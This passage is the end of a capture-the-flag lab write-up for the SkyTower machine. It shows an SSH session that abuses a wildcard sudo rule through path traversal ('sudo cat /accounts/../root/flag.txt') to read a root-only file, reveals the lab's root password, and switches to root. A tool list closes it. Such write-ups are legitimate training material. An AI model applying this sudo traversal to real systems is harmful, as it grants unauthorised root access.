** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan  2 09:16:04 2026 from localhost
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$
```

By abusing this misconfiguration, it was possible to read restricted files and access sensitive directories.

We have tried to access the directory using possible permission command until get the available root command. Finally we got the flag.txt file!

```
sara@SkyTower:~$ /bin/cat /accounts/*
/bin/cat: /accounts/*: No such file or directory
sara@SkyTower:~$ ls /accounts/*
ls: cannot access /accounts/*: No such file or directory
sara@SkyTower:~$ ls /accounts/root
ls: cannot access /accounts/root: No such file or directory
sara@SkyTower:~$ ls /accounts/../root
ls: cannot open directory /accounts/../root: Permission denied
sara@SkyTower:~$ sudo ls /accounts/../root
flag.txt
sara@SkyTower:~$
```

Use the sudo cat command to open the file and happily we got the root password.

```
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$
```

Root password : theskytower

Using the allowed sudo permissions, access to the root account was successfully obtained. We switch to root using the credential given.

```
sara@SkyTower:~$ su root
Password:
root@SkyTower:/home/sara#
```

So, we have obtain the root access for the host. This confirmed full system compromise. We did it.

```
root@SkyTower:/home/sara# pwd
/home/sara
root@SkyTower:/home/sara# whoami
root
```

Summary

In this challenge, the SkyTower machine was successfully compromised through a combination of web application vulnerabilities, proxy abuse, credential reuse and privilege escalation due to misconfigured sudo permissions. The attack path demonstrated the importance of proper input validation, secure service configuration and strict privilege control

TOOL USED

Attacker machine : Kali linux

Scan local network : <https://www.kali.org/tools/arp-scan/>

Recon : <https://nmap.org/>

For scanning vuln : OWASP ZAP <https://www.zaproxy.org/>

Creates tunnels through HTTP(S) proxies : <https://www.kali.org/tools/proxytunnel/>